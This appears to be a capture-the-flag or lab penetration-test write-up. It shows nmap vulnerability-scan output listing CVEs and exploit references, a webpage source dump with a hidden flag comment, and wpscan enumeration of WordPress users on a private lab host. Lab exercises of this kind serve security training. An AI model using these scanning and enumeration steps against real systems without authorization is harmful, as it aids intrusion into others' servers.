|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.10:
|       CVE-2020-11984  7.5     https://vulners.com/cve/CVE-2020-11984
|       CVE-2017-7679   7.5     https://vulners.com/cve/CVE-2017-7679
|       CVE-2017-7668   7.5     https://vulners.com/cve/CVE-2017-7668
|       CVE-2017-3169   7.5     https://vulners.com/cve/CVE-2017-3169
|       CVE-2017-3167   7.5     https://vulners.com/cve/CVE-2017-3167
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2     https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0A
B       *EXPLOIT*
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2     https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2017-9788   6.4     https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-10097  6.0     https://vulners.com/cve/CVE-2019-10097
```



```
|       1337DAY-ID-26574        5.0     https://vulners.com/zdt/1337DAY-ID-26574        *EXPLOIT*
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       EDB-ID:47688    4.3     https://vulners.com/exploitdb/EDB-ID:47688      *EXPLOIT*
|       CVE-2020-11993  4.3     https://vulners.com/cve/CVE-2020-11993
|       CVE-2020-11985  4.3     https://vulners.com/cve/CVE-2020-11985
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-1302   4.3     https://vulners.com/cve/CVE-2018-1302
|       CVE-2018-1301   4.3     https://vulners.com/cve/CVE-2018-1301
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|       CVE-2016-4975   4.3     https://vulners.com/cve/CVE-2016-4975
|       CVE-2015-3185   4.3     https://vulners.com/cve/CVE-2015-3185
|       CVE-2014-8109   4.3     https://vulners.com/cve/CVE-2014-8109
|       1337DAY-ID-33575        4.3     https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
|       CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3     https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:152441      0.0     https://vulners.com/packetstorm/PACKETSTORM:152441      *EXPLOIT*
|       PACKETSTORM:140265      0.0     https://vulners.com/packetstorm/PACKETSTORM:140265      *EXPLOIT*
|       MSF:AUXILIARY/SPOOF/DNS/COMPARE_RESULTS 0.0     https://vulners.com/metasploit/MSF:AUXILIARY/SPOOF/DNS/COMPARE_RESULTS  *EXPLOIT*
|       EDB-ID:46676    0.0     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       EDB-ID:42745    0.0     https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40961    0.0     https://vulners.com/exploitdb/EDB-ID:40961      *EXPLOIT*
|       1337DAY-ID-663  0.0     https://vulners.com/zdt/1337DAY-ID-663  *EXPLOIT*
|       1337DAY-ID-601  0.0     https://vulners.com/zdt/1337DAY-ID-601  *EXPLOIT*
|       1337DAY-ID-4533 0.0     https://vulners.com/zdt/1337DAY-ID-4533 *EXPLOIT*
|       1337DAY-ID-3109 0.0     https://vulners.com/zdt/1337DAY-ID-3109 *EXPLOIT*
|       1337DAY-ID-2237 0.0     https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
|       1337DAY-ID-1415 0.0     https://vulners.com/zdt/1337DAY-ID-1415 *EXPLOIT*
|_      1337DAY-ID-1161 0.0     https://vulners.com/zdt/1337DAY-ID-1161 *EXPLOIT*
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36691/udp   status
|   100024  1          45856/tcp   status
|   100024  1          57167/tcp6  status
|_  100024  1          60593/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.81 seconds
```

Exploitation:


- Performing Reconnaissance can expose information that should otherwise be unavailable .




```
                                    Usage of the Internet is becoming more common due to rapid advancement of technolo
                                </p>
                            </div>
                        </div>
                    </div>
                </div>
            </section>
            <!-- End feature Area -->


            <!-- start footer Area -->
            <footer class="footer-area section-gap">
                <div class="container">
                    <div class="row">
                        <div class="col-lg-5 col-md-6 col-sm-6">
                            <div class="single-footer-widget">
                                <h6>About Us</h6>
                                <p>
                                    Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore dolore magna aliqua.
                                </p>
                                <p class="footer-text">
                                    <!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
Copyright &copy;<script>document.write(new Date().getFullYear());</script> All rights reserved | This template is made with <i class="fa fa-heart-o" aria-hidden="true">
</i> by <a href="https://colorlib.com" target="_blank">Colorlib</a>
<!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
                                </p>
                            </div>
                        </div>
                        <div class="col-lg-5  col-md-6 col-sm-6">
                            <div class="single-footer-widget">
                                <h6>Newsletter</h6>
                                <p>Stay update with our latest</p>
                                <div class="" id="mc_embed_signup">
                                    <form target="_blank" novalidate="true" action="https://spondonit.us12.list-manage.com/subscribe/post?
u=1462626880ade1ac87bd9c93a&amp;id=92a4423d01" method="get" class="form-inline">
                                        <input class="form-control" name="EMAIL" placeholder="Enter Email" onfocus="this.placeholder = ''" onblur="this.placeholder =
'Enter Email '" required="" type="email">
                                            <button class="click-btn btn btn-default"><span class="lnr lnr-arrow-right"></span></button>
                                            <div style="position: absolute; left: -5000px;">
                                                <input name="b_36c4fd991d266f23781ded980_aefe40901a" tabindex="-1" value="" type="text">
                                            </div>

                                        <div class="info"></div>
                                    </form>
                                </div>
                            </div>
                        </div>
                        <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                            <div class="single-footer-widget">
                                <h6>Follow Us</h6>
                                <p>Let us be social</p>
                                <div class="footer-social d-flex align-items-center">
                                    <a href="#"><i class="fa fa-facebook"></i></a>
                                    <a href="#"><i class="fa fa-twitter"></i></a>
                                    <a href="#"><i class="fa fa-dribbble"></i></a>
                                    <a href="#"><i class="fa fa-behance"></i></a>
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
            </footer>
            <!-- End footer Area -->
            <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
            <script src="js/vendor/jquery-2.2.4.min.js"></script>
            <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-
Ap[illegible]9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
            <script src="js/vendor/bootstrap.min.js"></script>
            <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
            <script src="js/easing.min.js"></script>
            <script src="js/hoverIntent.js"></script>
            <script src="js/superfish.min.js"></script>
            <script src="js/jquery.ajaxchimp.min.js"></script>
            <script src="js/jquery.magnific-popup.min.js"></script>
```

View the source code its worth your time!

Exploitation: WordPress



```
root@Kali:~# wpscan -e --url http://192.168.1.110/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Nov 21 13:47:26 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggr
 | Confirmed By: Login Error Messages (Aggressive Detection

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggr
 | Confirmed By: Login Error Messages (Aggressive Detection

[!] No WPVulnDB API Token given, as a result vulnerability
[!] You can get a free API token with 50 daily requests by

[+] Finished: Sat Nov 21 13:47:42 2020
[+] Requests Done: 3106
[+] Cached Requests: 5
[+] Data Sent: 838.537 KB
[+] Data Received: 815.865 KB
[+] Memory used: 223.84 MB
[+] Elapsed time: 00:00:16
root@Kali:~#
```

- By performing a WPSCAN against the target URL we are able to enumerate information from the exposed WORDPRESS SERVER.

